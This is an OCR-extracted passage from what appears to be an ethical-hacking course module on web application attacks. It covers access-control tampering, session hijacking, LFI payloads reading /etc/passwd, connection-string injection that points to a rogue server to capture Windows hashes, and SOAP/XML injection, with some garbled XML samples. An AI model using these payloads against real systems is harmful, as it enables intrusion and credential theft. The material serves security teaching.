Referer: http://certifiedhacker:8180/Applications/Download?Admin = False
```

- Here, **ItemID = 201** is not accessible because the Admin parameter is set to false, but you can change it to true and access protected items

Authorization Attack: Cookie Parameter Tampering

- In the first step, collect some session cookies set by the web application and analyze them to determine the **cookie generation mechanism**
- Trap session cookies set by the web application, tamper its parameters using tools such as **Burp Suite**, and replay the application





https://portswigger.net

Attack Access Controls

- Walk through a website to identify the following access controls details of the applications:
  - Individual access to a particular **subset of data**
  - Levels of **access granted** (employees, managers, supervisors, CEOs, etc.)
  - Administrator functionality for configuring and monitoring
  - Functionalities that allow the **escalation of privileges**

Access Controls Attack Methods

- Attack with Different User Accounts
- Attack Multistage Processes
- Attack Static Resources
- Attack Direct Access to Methods
- Attack Restrictions on HTTP Methods

Exploiting Insecure Access Controls

Parameter-Based Access Control

- Attackers utilize **request parameters assigned to administrators** to gain access to administrative functions

Referer-Based Access Control

- HTTP referrer provides access control decisions
- Attackers exploit the **HTTP referrer** and manipulate it to any value

Location-Based Access Control

- Attackers can bypass location-based access controls by using a **web-proxy**, a **VPN**, a data roaming enabled **mobile device**, direct manipulation of client-side mechanisms, etc.

Attack Session Management Mechanism

- Attackers break an application's session management mechanism to **bypass the authentication controls** and impersonate privileged application users

Session Token Generation

- Session Tokens Prediction
- Session Tokens Tampering


Session Tokens Handling

- Man-in-the-Middle Attack
- Session Replay
- Session Hijacking

Note: For complete coverage of Session Hijacking and Session Token Prediction, refer to Module 11: Session Hijacking

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

- Sniff the application traffic using a sniffing tool such as **Wireshark** or an intercepting proxy such as **Burp Suite**
- If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, then try to **replay the cookie** to gain unauthorized access to the application
- Use **session cookies** to perform session hijacking, session replay, and Man-in-the-Middle attacks




https://www.wireshark.org

Manipulating WebSocket Traffic

- Attackers use the **Burp Suite** tool to manipulate WebSocket traffic by intercepting modifying, and replaying WebSocket messages using the **Burp Repeater** feature

Steps to Manipulate WebSocket Traffic

- **Step 1:** Open Burp Suite tool, enable interception, and browse any application that uses WebSockets
- **Step 2:** Go to **Proxy → WebSockets history**
- **Step 3:** Right click on the entry to manipulate and choose "**Send to Repeater**"
- **Step 4:** Click on **Repeater** to view all transmitted messages
- **Step 5:** Click on the **pencil icon** next to the WebSocket URL, select a WebSocket, and click on **Clone**
- **Step 6:** Manipulate the raw request and click **Connect**
- **Step 7:** Click on the **pencil icon** again to see if the new WebSocket connection was successfully established
- **Step 8:** Click on **Send** in main window to transmit the manipulated WebSocket communication to the server



https://portswigger.net

Perform Injection/Input Validation Attacks

- Supply **crafted malicious input** that is syntactically correct according to the interpreted language being used to break **application's normal intended use**

Web Scripts Injection

- If the user input is used in dynamically executed code, enter crafted input that breaks the intended data context and executes commands on the server

OS Commands Injection

- Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command

SMTP Injection

- Inject arbitrary SMTP commands into an application and SMTP server conversation to generate large volumes of spam email

SQL Injection

- Enter a series of malicious SQL queries into input fields to directly manipulate the database

LDAP Injection

- Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases

XPath Injection

- Enter malicious strings in input fields to manipulate the XPath query so that it interferes with the application's logic

Buffer Overflow

- Injects a large amount of bogus data beyond the capacity of the input field

File Injection

- Injects malicious files by exploiting "dynamic file include" mechanisms in web applications

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 15: SQL Injection

Perform Local File Inclusion (LFI)

- Local File Inclusion (LFI) vulnerabilities enable attackers to **add their own files** on a server via a web browser
- An LFI vulnerability occurs when an application adds files without proper validation of inputs, thereby enabling the attacker to modify the input and embed **path traversal characters**

Evade added .php and other extensions of the file

- File extensions are added using PHP code:

  $file = $_GET['page'];

  require($file.".php");
- If an attacker tries to insert null-byte (%00) to end of the attack string, the .php can be easily evaded

  http://xyz.com/page=../../../../../../etc/passwd%00
- Another method to evade the added php is to add a question mark (?) to the attack string

  http://xyz.com/page=../../../../../../etc/passwd?

Bypassing .php execution


- An LFI vulnerability can read .txt files, but not .php files, because .php files get executed by the server, and its file-ending comprises some code
- Evade .php by using a built-in php filter as shown below:

  http://xyz.com/index.php?page=php://filter/convert.base64-encode/resource=index

Attack Application Logic Flaws

- Most application flaws occur due to the **negligence and false assumptions** of web developers
- Completely examine the web applications to **identify logic flaws** for exploitation
- Use tools like **Burp Suite** to **manipulate the requests to the web applications**

Retail Web Application Logic Flaw Exploitation Scenario



Attack Shared Environments

- Organizations leverage **third-party service providers** for hosting and maintaining their web applications and relevant web infrastructure
- For example, a malicious client of the service provider may try to compromise the security of another organization's web application, or a client may deploy a vulnerable web application that exposes and compromises the web applications of other organizations

Attacks on the access mechanism

- Organizations use an **administrative web interface** for configuring and managing web applications from a remote location
- Check whether the remote access mechanism has any unpatched vulnerabilities or **configuration errors** that can be exploited
- Check whether the access privileges are properly separated between clients

Attacks between applications

- Vulnerabilities existing in one web application may allow attackers to **execute malicious script** and compromise the security of other hosted web applications
- For example, an SQL injection vulnerability in one application may allow attackers to **run arbitrary SQL commands** and queries to retrieve data in the shared environment

Attack Database Connectivity

- Database connection strings are used to **connect applications to database engines**
- Example of a **common connection string** used to connect to a Microsoft SQL Server database:

  "Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"
- Database connectivity attacks exploit the way **applications connect** to the database instead of abusing database queries

Types of Data Connectivity Attacks

1. Connection String Injection
2. Connection String Parameter Pollution (CSPP) Attacks
3. Connection Pool DoS

Connection String Injection

- In a delegated authentication environment, **inject parameters in a connection string** by appending them with the **semicolon (;)** character
- A connection string injection attack can occur when **dynamic string concatenation** is used to build connection strings based on user input

Before Injection

"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"

After Injection

"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd; Encryption=off"

- When the connection string is populated, **the *Encryption* value will be added to the previously configured set of parameters**

Connection String Parameter Pollution (CSPP) Attacks


- Try to **overwrite parameter values** in the connection string to steal user IDs and to hijack web credentials

Hash Stealing

- Replace the value of the **Data Source parameter** with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer
- **Data source = myServer; initial catalog = db1; integrated security=no; user id=;Data Source=Rogue Server; Password=; Integrated Security=true;**
- Sniff **Windows credentials** (password hashes) when the application uses its Windows credentials to attempt a connection to *Rogue_Server*

Port Scanning

- Try to connect to different **ports** by changing the value and seeing the error messages obtained
- **Data source = myServer; initial catalog = db1; integrated security=no; user id=;Data Source=Target Server, Target Port=443; Password=; Integrated Security=true;**



Hijacking Web Credentials

- Try to connect to the database by using a **Web Application System** account in$tead of using credentials that would be provided to a user
- **Data source = myServer; initial catalog = db1; integrated security=no; user id=;Data Source=Target Server, Target Port; Password=; Integrated Security=true;**

Connection Pool DoS

- Examine the **connection pooling settings** of the application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all connections in the **connection pool**, causing database queries to fail for **legitimate users**

Example:

- In ASP.NET, the default maximum allowed connections in the pool are **100** and the timeout is **30** seconds

- Thus, run **100** multiple queries, each with an execution time of **30+** seconds, within **30** seconds to cause a **connection pool DoS** to prevent others from being able to use the database-related parts of the application


Attack Web Application Client

- Interact with **server-side applications** in unexpected ways to perform malicious actions against the end users and **access unauthorized data**

1. Cross-Site Scripting
2. HTTP Header Injection
3. Request Forgery Attack
4. Privacy Attacks
5. Redirection Attacks
6. Frame Injection
7. Session Fixation
8. ActiveX Attacks

Attack Web Services

- Web services work atop legacy web applications, and any attack on a web service will immediately expose an underlying **application's business and logic vulnerabilities** for various attacks



Web Services Probing Attacks

- In the first step, **trap the WSDL document** from web service traffic and analyze it to determine the purpose of the application and identify its functions, entry points, and message types
- **Create a set of valid requests** by selecting a set of operations and formulating request messages according to the rules of the XML Schema that can be submitted to the web service
- Use these requests to include malicious contents in **SOAP requests** and analyze errors to gain a deeper understanding of potential security weaknesses

Attacker

Attacker inject arbitrary character (') in the input field


```
<?xml version="l.O· encoding="U TF-S' standalone= '
no' ?>
- <SOAP-ENV: Envelope )(mlns:
SOAPSDK1="http://www.w3.org/2001/ XMLschema'
xmlns: SOAPSDK2="http ://www .w3 .org/200
l/XMLSchem.o- inst.once"
xmlns: SOAPSDK3="http://schemas .xmlso.op
.org/soap/ encoding/' xmlns: SOAPENV=
' http://schemas .xmlsoap .org/soap/ envelope/'>
- <SOAP- ENV:Body>
- <SOAPSDK 4: GetProdLJctInformationByName
xmlns: SOAPSDK4=' http://sfaustlap/ProductInfo/'>
<SOAPSDK4: name>' </SOAPSDK4: name>
<SOAPSDK4: uid>312 - 111 - 8543</SOAPSDK4: uid>
<SOAPSDK4: password> 5648</SOAPSDK4:
password>
</SOAPSDK 4: GetProduc t In forma ti 0 n B y Name>
</SOAP-ENV: Body>
</SOAP-ENV: Envelope>
```

Server throws an error

```
<?>o:ml version=" I, O" encoding= "utf-8" ?>
- <soap: Envelope xmlns: soap="http://schemas.xmlsoap.org/soap/ envelope/"
xmlns: xsi="http://www .w3 .org/2001/XMLSchem ~- instl'lnce "
xmlns: xsd='http://www .w3 .org/20D l/XMLSchemI'l'>
- <soap: Body>
- <soap:Fault>
<faultcode>soap:Server</faultcode>
<faultstring>System. Web .Services .Protocols .SoapException: Server was unable to process request. --
-> system.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'productname like '"
and providerid = '312 - 111 - 8543''. At system.Data.OleDb.OleDbcommand.ExecuteCommandTextErrorHandling
(Int32 hr) at system.Data.OleDb.OleDbcommand.ExecuteCommandTextForSingleResult
(tagDBPARAMS dbParams, Object& executeResult) at
system.Data.OleDb.OleDbcommand.ExecuteCommandText(Object&executeResult) at System .Data .0leDb
.0leDbCommand .ExecuteCommand (Command Behavior Execute Command, Object& executeResult) at System
.Data .0leDb .0leDbCo mm and. ExecuteRe aderl nterna l (Command Behavior sterna, String method) at
System.Data.OleDb.OleDbcommand.ExecuteReader(CommandBehavior behavior) at
System.Data.OleDb.OleDbcommand.ExecuteReader() at Product Info. ProductDBAccess . Get Product
Information(String p roductName, String uid, String password) at
ProductInfo.ProduclnfO.GetProductInfomationByName(String name, String uid, String password) --- End of inner
exception stack trace ---</faultstring>
<detail />
</soap: Fault>
</soap : Body>
</soap: Envelope>
```

Web Service Attacks: SOAP Injection

- Inject **malicious query strings** in the user input field to bypass web services authentication mechanisms and **access backend databases**
- This attack works similarly to **SQL Injection attacks**




Server Response

```
<?xml version="1.0" encoding="utf-8' ?>
- <soap: Envelope xmlns: soap="http://schemas
.xmlsoap.org/soap/envelope/"
xmlns: xsi ='http://www.w3.org/2001/XMLSchema-instance'
xmlns: xsd='http://www.w3.org/2001/XMLSchema'>
- <soap:Body>
- <GetProductInformationByNameResponse
xmlns="http://certifiedhacker/ProductInfo/">
- <GetProductInformationByNameResult>
<productid> 25 </productid>
<product Name >Painting101</productName >
<productQuantity>3</productQuantity>
<productPrice> 1500</productPrice>
</GetProductInformationByNameResult>
</GetProductInformationByNameResponse>
</soap: Body>
</soap: Envelope>
```

Web Service Attacks: SOAPAction Spoofing

- Every SOAP request contains an operation that is executed by the application and is included as the **first child element** in the SOAP Body
- SOAPAction is an additional HTTP header used when SOAP messages are **transmitted using HTTP**
- This header informs the receiving web service about the operation present in the SOAP body without the need to perform **XML parsing**
- Attackers use tools such as **WS-Attacker** to manipulate the operations included in the SOAPAction headers


WS-Attacker




Web Service Attacks: WS-Address Spoofing

- WS-address provides additional routing information in the SOAP header to support **asynchronous communication**
- In a WS-address spoofing attack, an attacker sends a SOAP message containing **fake WS-address** information to the server. The <ReplyTo> header consists of the **address of the endpoint** selected by the attacker rather than the address of the web service client

Regular SOAP traffic between WS client and server




Un-requested SOAP traffic received by WS client



Web Service Attacks: XML Injection

- Inject XML data and tags into user input fields to **manipulate XML schema** or populate XML database with **bogus entries**
- XML injection can be used to **bypass authorization**, escalate privileges, and generate web services DoS attacks



Server Side Code

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>101</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Mark</username>
    <password>12345</password>
    <userid>102</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>jason</username>
    <password>attck</password>
    <userid>105</userid>
    <mail>jason@certifiedhacker.com</mail>
  </user>
</users>
```

Creates new user account on the server

Web Services Parsing Attacks

Parsing attacks exploit vulnerabilities and weaknesses in the processing **capabilities of the XML parser** to create a denial-of-service attack or generate **logical errors in web service request** processing

Recursive Payloads

Attacker queries web services with a grammatically correct SOAP document that contains **infinite processing loops** resulting in exhaustion of the XML parser and CPU resources

Oversize Payloads

Attackers send an excessively large payload to **consume all system resources**, rendering web services inaccessible to other legitimate users

